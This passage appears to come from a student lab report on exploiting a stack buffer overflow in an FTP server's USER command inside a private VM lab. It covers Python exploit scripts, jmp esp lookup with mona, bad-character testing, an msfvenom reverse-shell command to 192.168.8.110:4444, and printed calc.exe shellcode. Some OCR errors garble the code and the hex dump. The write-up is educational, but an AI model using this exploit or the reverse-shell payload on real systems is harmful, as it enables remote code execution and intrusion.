


Figure 4.29 : Crashed in the same way

It has crashed in the same way.

Still EIP is 0x42424242





Figure 4.30 : EIP = 0X42424242

Since ESP dose not point to the exact start of “C”s, there is a 8bytes space.

STEP 04: Find a jmp esp instruction

- Update code02



```
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/home/kali/IT17124454/.code02.py - Mousepad

#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

prepend = "USER "
junk = "A" * 230
eip = "B" * 4
garbage = "x" * B
ending = "\r\n"


payload = prepend + junk + eip + garbage
payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.31 : Updated code02

- Used Metasploit framework to figure out the jmp esp

Command: jmp esp



```
kali@kali: ~
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kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000 FFE4 jmp esp
nasm > █
```

Figure 4.32 : jmp esp

Got the modules using mona in immunity debugger




Figure 4.33 : !mona modules




Figure 4.34 : Modules

In general, exploiters use an application specific dll. Since there are no application specific dll here, I chose USER32.DLL which doesn't have ASLR or DEP enabled.




Figure 4.35 : !mona find-s "\xff\xe4" -m user32.dll

Picked one jmp esp form the result.





Figure 4.38 : Expression 2

STEP 05: Overwrite EIP with jmp esp

Note: Have to use the same esp value which picked previously. But in the bellow screen-shot, the esp address which assigned to eip variable is different from the picked esp address, because when I am running these two VM machines with the screen recorder, my machine was crashed and I had to restart many times and re-do the steps again and again to obtain the final result. Hence, I was unable to capture the screen all time. So the rest of the document esp address will be different form the picked one. But it should be a same value that picked before.



```
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#!/usr/bin/python
import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

prepend = "USER "
junk = "A" * 230
eip = "\x53\x30\xfd\x74" #little endian format - (0x74fd3053)
garbage = "x"*8
ending = "\r\n"

payload = prepend + junk + eip + garbage
payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.39 : Updated code02

Reassign the eip("B" * 4) with jum esp address (0x74fd3053) in little endian format.

- Set a break point to the picked jmp esp address




Figure 4.40 : Set breakpoint

Run code02.py

Successfully added a breakpoint to the picked jmp esp.




Figure 4.41 : Successfully set the breakpoint

Successfully jumped to the picked esp.




Figure 4.42 : Jumped to esp

STEP 06: Find Bad characters

- Need to find the characters which are not allowed in payload.
- Send every possible byte to the buffer and identify the characters by examining the characters which create problem in the output.
- Got a sample buffer code from Google and updated code02 with that value.
- Since `\x00` is the buffer terminator it has been excluded. (`\x00` is a bad-char)

```
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

prepend = "USER "
junk = "A" * 230
#0x74ff306b
eip = "\x6b\x30\xff\x74"
garbage = "x"*6
ending = "\r\n"
badchars = ("'\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xco\xcl\xcd\xce\xcf\x0\xfd\xfe\xff")
payload = prepend + junk + eip + garbage + badchars
payload = payload + "C"*(LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
```

Figure 4.43 : Updated code02 - Bad char

Address	Hex dump	ASCII
00B2FC2C	01 02 03 04 05 06 07 08 09 0A 0B 0C 2E 0D 0A 00 00	XXXXXXXXXX.....
00B2FC3C	0B 18 3C 00 03 DF 80 70 04 FC B2 00 20 E9 90 7C	%<[nc]00^, 6M
00B2FC4C	E0 01 91 7C FF FF FF FF 0B 01 91 7C 8A D2 90 7C	3)* 000000)* 00M
00B2FC5C	08 59 A5 71 00 00 00 00 C0 00 00 00 00 00 00 00	0Vvq^...A.....
00B2FC6C	00 00 00 00 AC FC B2 00 1F 20 01 00 94 FC B2 000^, 0.00^.
00B2FC7C	10 00 00 00 00 00 00 00 7C 59 A5 71 00 00 00 00	0..... Vvq.....
00B2FC8C	68 0C 14 00 60 12 3C 00 1C FD B2 00 01 00 00 00	h00.nc<.g^J....
00B2FC9C	00 00 00 00 00 00 00 00 02 00 00 00 CA 15 AA 710.....00q
00B2FCA0	00 00 00 00 2A 00 00 00 CA 00 00 00 00 00 00 00^.....
00B2FCB0	AC FC B2 00 00 00 00 00 5A DF 90 7C 9C 3C A5 71Z0M 0<Vq
00B2FCC0	C0 00 00 00 01 00 00 00 EC FC B2 00 04 FD B2 00	A...0...10^, 0g^.
00B2FCD0	04 FE B2 00 94 FD B2 00 7C 59 A5 71 8A D2 90 7C	^0^, 0g^., Vvq00M
00B2FCE0	C0 04 B3 FF FF FF FF FF F0 EB 14 00 00 00 00 00	A^*00000000.....
00B2FCF0	00 00 00 00 F4 FD B2 00 07 5F A5 71 F4 FD B2 000g^, 0g^0g^.
00B2FD00	78 2C A5 71 00 00 00 00 66 2C A5 71 00 00 00 00	x,Vq^...F,Vq....
00B2FD10	68 0C 14 00 00 00 00 00 00 00 00 00 00 00 00	h00.....
00B2FD20	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00n.....

Figure 4.44 : Examine Bad chars

- There is a problem after \x09.
- So exclude \x0a and \x0d and run code02 again.(\x0a and \x0d are line terminators in windows - “\r\n”)




Figure 4.45 : Problem solved

Successfully solved problems in result. So there are no issue with the other characters.

Bad characters are – “\x00\x0a\x0d\xe0\x0c\x0e\x0f”


STEP 07: Create payload

A terminal window with a dark background and light text. The title bar shows 'kali@kali: ~'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The command prompt shows 'kali@kali:~\$' followed by the command 'msfvenom -p windows/shell reverse_tcp LHOST=192.168.8.110 LPORT=4444 --platform windows -a x86 -f py -b "\x00\x0a\x0d"'. A cursor is visible at the end of the command.

```
kali@kali:~$ msfvenom -p windows/shell reverse_tcp LHOST=192.168.8.110 LPORT=4444 --platform windows -a x86 -f py -b "\x00\x0a\x0d"
```

Figure 4.46 : Shellcode payload command

I have tried many time to run this command and get a shellcode. But my machine was stuck and crashed every time. So I decided to carry out the exploitation using simple shellcode.

A terminal window with a dark background and light text. The title bar shows 'kali@kali: ~'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The command prompt shows 'kali@kali:~\$' followed by the command 'msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\xe0\xf' -e x86/shikata_ga_nai -f python'. A cursor is visible at the end of the command.

```
kali@kali:~$ msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\xe0\xf' -e x86/shikata_ga_nai -f python
```

Figure 4.47 : Calculator payload command


```
kali@kali: ~/IT17124454
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kali@kali:~/IT17124454$ msfvenom -p windows/exec cmd=calc.exe --b '\x00\xe0\x0c\x0d\x0e\x0f' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1078 bytes
buf = b""
buf += b"\xba\xa7\xf0\x98\xc8\xdd\xc7\xd9\x74\x24\xf4\x58\x33"
buf += b"\xc9\xb1\x31\x31\x50\x13\x83\xc0\x04\x03\x50\xa8\x12"
buf += b"\x6d\x34\x5e\x50\x8e\xc5\x9e\x35\x06\x20\xaf\x75\x7c"
buf += b"\x20\x9f\x45\xf6\x64\x13\x2d\x5a\x9d\xa0\x43\x73\x92"
buf += b"\x01\xe9\xa5\x9d\x92\x42\x95\xbc\x10\x99\xca\x1e\x29"
buf += b"\x52\x1f\x5e\x6e\x8f\xd2\x32\x27\xdb\x41\xa3\x4c\x91"
buf += b"\x59\x48\x1e\x37\xda\xad\xd6\x36\xcb\x63\x6d\x61\xcb"
buf += b"\x82\xa2\x19\x42\x9d\xa7\x24\x1c\x16\x13\xd2\x9f\xfe"
buf += b"\x6a\x1b\x33\x3f\x43\xee\x4d\x07\x63\x11\x38\x71\x90"
buf += b"\xac\x3b\x46\xeb\x6a\xc9\x5d\x4b\xf8\x69\xba\x6a\x2d"
buf += b"\xef\x49\x60\x9a\x7b\x15\x64\x1d\xaf\x2d\x90\x96\x4e"
buf += b"\xe2\x11\xec\x74\x26\x7a\xb6\x15\x7f\x26\x19\x29\x9f"
buf += b"\x89\xc6\x8f\xeb\x27\x12\xa2\xb1\x2d\xe5\x30\xcc\x03"
buf += b"\xe5\x4a\xcf\x33\x8e\x7b\x44\xdc\xc9\x83\x8f\x99\x26"
buf += b"\xce\x92\x8b\xae\x97\x46\x8e\xb2\x27\xbd\xcc\xca\xab"
buf += b"\x34\xac\x28\xb3\x3c\xa9\x75\x73\xac\xc3\xe6\x16\xd2"
buf += b"\x70\x06\x33\xb1\x17\x94\xdf\x18\xb2\x1c\x45\x65"
kali@kali:~/IT17124454$
```

Figure 4.48 : Payload

Payload size = 220 bytes

Update code02 with adding generated pauload and reassnng the payload variable lie

Payload = prepend + junk + eip +garbage + **buf**

```
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

